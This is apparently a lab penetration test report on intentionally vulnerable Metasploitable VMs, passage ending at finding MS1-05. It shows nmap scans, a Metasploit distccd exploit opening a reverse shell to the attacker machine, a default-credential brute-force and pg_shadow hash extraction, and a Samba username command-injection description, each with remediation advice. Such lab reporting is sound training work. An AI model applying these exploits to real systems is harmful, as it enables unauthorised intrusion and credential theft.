Penetration Test Report

Targets: Metasploitable 1 (192.168.139.129) | Metasploitable 2 (192.168.139.130)

Attacker: Kali Linux (192.168.139.128)

Date: May 2026

Analyst: Justin Smith

Table of Contents

1. Executive Summary
    1.1 Risk Summary Table
2. Scope
3. Tools Used
4. Methodology (PTES)
    4.1 Pre-Engagement
    4.2 Intelligence Gathering
    4.3 Threat Modeling
    4.4 Vulnerability Analysis
    4.5 Exploitation
    4.6 Post-Exploitation
    4.7 Reporting
5. Findings — Metasploitable 1
    5.1 MS1-01 — Samba usermap_script
    5.2 MS1-02 — distccd Command Execution
    5.3 MS1-03 — PostgreSQL Default Credentials
    5.4 MS1-04 — SSH Weak Credentials
    5.5 MS1-05 — Telnet Default Credentials
6. Findings — Metasploitable 2
    6.1 MS2-01 — vsftpd 2.3.4 Backdoor
    6.2 MS2-02 — Java RMI Remote Code Execution
    6.3 MS2-03 — Samba usermap_script
    6.4 MS2-04 — Bindshell Backdoor Port 1524
    6.5 MS2-05 — NFS Unauthenticated Filesystem Export
7. Post-Exploitation Summary
8. Risk and Business Impact
9. Remediation Summary
    9.1 Immediate Actions
    9.2 Short-Term Hardening
    9.3 Long-Term Hardening
10. Conclusion

1. Executive Summary

A PTES-based penetration test was conducted against two vulnerable machines. Ten vulnerabilities were successfully exploited across five distinct services per machine. Seven of the ten findings resulted in immediate root level access. Both machines were fully compromised with critical unpatched vulnerabilities, default credentials, and unnecessary exposed services being exploited across both machines.

Metasploitable Machine-Exploit	Finding	Target	Severity	CVSS	Result
MS1-01	Samba usermap_script	MS1	Critical	10.0	Root shell
MS1-02	distccd RCE	MS1	Critical	9.3	Daemon shell
MS1-03	PostgreSQL Default Creds	MS1	Critical	9.0	Full DB access
MS1-04	SSH Weak Credentials	MS1	High	8.8	User access
MS1-05	Telnet Default Credentials	MS1	Critical	9.0	User shell
MS2-01	vsftpd 2.3.4 Backdoor	MS2	Critical	10.0	Root shell
MS2-02	Java RMI RCE	MS2	Critical	10.0	Root shell
MS2-03	Samba usermap_script	MS2	Critical	10.0	Root shell
MS2-04	Bindshell Port 1524	MS2	Critical	10.0	Root shell
MS2-05	NFS Unauthenticated Export	MS2	Critical	10.0	Filesystem access

Scope

Item	Details
Attacker Machine	Kali Linux – 192.168.139.128
Target 1	Metasploitable 1 – 192.168.139.129
Target 2	Metasploitable 2 – 192.168.139.130
Network	VMware Host-Only
Testing Type	Authorized Penetration Test
Ports in Scope	All TCP Ports

Tools Used

Tool	Purpose
Nmap	Port scanning and service enumeration
Metasploit	Exploitation and session handling
Netcat	Manual shell connection
psql	PostgreSQL access
Dirb	Web content discovery
showmount/mount	NFS enumeration

2. Methodology (PTES)

Pre-Engagement: Scope defined as all services on both VMs on a VMware host-only network.

Intelligence Gathering: Nmap full port scan (-sV -p-) performed on both targets.


Threat Modeling: Services prioritized by CVE severity and known exploit history.

Vulnerability Analysis: Services matched against Metasploit module library. Default credentials manually verified and exploited.

Exploitation: 10 exploits executed, 3 of which were manual, and 7 of which were performed via Metasploit.

Post-Exploitation: Privilege verification, system self-identification, /etc/shadow extracted on both systems.

Reporting: Exploit on machine given, findings documented with screenshots, recommendations for securing vulnerabilities given. NMAP scans of both machines are available below.


kali@kali: ~
Session Actions Edit View Help
Not shown: 65522 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.1
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10
with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin
-Patch
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 29
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, LongColumnFlag, SupportsCompression, Spe
aks41ProtocolNew, ConnectWithDatabase, SupportsTransactions, SwitchToSSLAfterH
andshake
| Status: Autocommit
|_ Salt: qU4C6#I(+?<PZV~:E*BL
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OC
OSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-05-03T13:28:50+00:00; -3d18h21m05s from scanner time.
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:62:B5:47 (VMware)

```
┌──(root㉿kali)-[~]
└─# nmap -sV --open 192.168.139.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 19:13 -0400
Nmap scan report for 192.168.139.130
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 00:0C:29:CD:5F:69 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
 CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 177.16 seconds
```

3. Findings — Metasploitable 1


MS1-01 - Samba usermap_script


CVE: CVE-2007-2447


CVSS: 10.0

Critical Port: 445 Tool: Metasploit

When authenticating, Samba 3.0.20 passes user input unscrubbed into /bin/sh, injecting shell input into the username field allows commands to be run as root and doesn't require credentials







Impact: Full unauthenticated root access via one network packet. Recommendations: Upgrade Samba to 3.0.26 +, disable username map script, prevent unauthorized connections to port 445.

MS1-02 — distccd Command Execution

CVE: CVE-2004-2687

CVSS: 9.3 Critical

Port: 3632

Tool: Metasploit

Distccd a distributed compilation daemon takes job requests from any host without authentication. Malformed requests may run any arbitrary shell commands as the daemon user.

```
Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:
                                       port][ ... ]. Supported proxies: socks5, http, socks
                                       5h, sapni, socks4
   RHOSTS   192.168.139.129  yes       The target host(s), see https://docs.metasploit.co
                                       m/docs/using-metasploit/basics/using-metasploit.ht
                                       ml
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  eth0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:


   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(unix/misc/distcc_exec) > 
```

```
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.139.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo SyIL6WJcIU7znWxt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "SyIL6WJcIU7znWxt\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.139.128:4444 → 192.168.139.129:59
917) at 2026-05-07 03:56:18 -0400
```



Impact: Unauthenticated remote code execution. Access to application configuration files and credentials. Reccomendations: Disable distccd or bind it to localhost. Block port 3632 on the firewall.

MS1-03 — PostgreSQL Default Credentials

CWE: CWE-798

CVSS: 9.0 Critical

Port: 5432

Tool: Manual (psql)

PostgreSQL 8.3.1 accepted default credentials postgres:postgres unchanged from installation. No exploit required — connected directly using psql and extracted password hashes from the pg_shadow table.

```
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interac
tive session
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.139.129
RHOSTS ⇒ 192.168.139.129
msf auxiliary(scanner/postgres/postgres_login) > set RPORT 5432
RPORT ⇒ 5432
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.139.129:5432  - No active DB -- Credential data will not be saved!
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: :@template1 (Incorrect: In
valid username or password)
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: :tiger@template1 (Incorrec
t: Invalid username or password)
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: :postgres@template1 (Incor
rect: Invalid username or password)
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: :password@template1 (Incor
rect: Invalid username or password)
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: :admin@template1 (Incorrec
t: Invalid username or password)
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: postgres:@template1 (Incor
rect: Invalid username or password)
[-] 192.168.139.129:5432  - 192.168.139.129:5432 - LOGIN FAILED: postgres:tiger@template1 (
Incorrect: Invalid username or password)
[+] 192.168.139.129:5432  - 192.168.139.129:5432 - Login Successful: postgres:postgres@temp
late1
```

```
┌──(kali㉿kali)-[~]
└─$ PGSSLMODE=disable psql -h 192.168.139.129 -U postgres -d template1 -W
Password:
psql (18.3 (Debian 18.3-1+b1), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
         Some psql features might not work.
Type "help" for help.
```

```
template1=# SELECT passwd FROM pg_shadow;
              passwd
-------------------------------------
 md53175bce1d3201d16594cebf9d7eb3f9d
(1 row)

template1=#
```

Impact: Full database admin access. All stored data exposed including password hashes.
Reccomendation: Change postgres password immediately. Restrict port 5432 to app servers only.

MS1-04 — SSH Weak Credentials


CWE: CWE-521

CVSS: 8.8 High

Port: 22

Tool: Metasploit scanner

OpenSSH 4.7p1 accepted default credentials msfadmin msfadmin. Metasploit SSH login scanner confirmed authentication and returned user identity uid=1000, indicating a member of admin group.



Impact: Persistent authenticated access that appears legitimate in logs. Admin group allows privilege escalation path. Reccomendation: Change all default passwords. Enforce SSH key-only authentication. Deploy fail2ban.

MS1-05 — Telnet Default Credentials

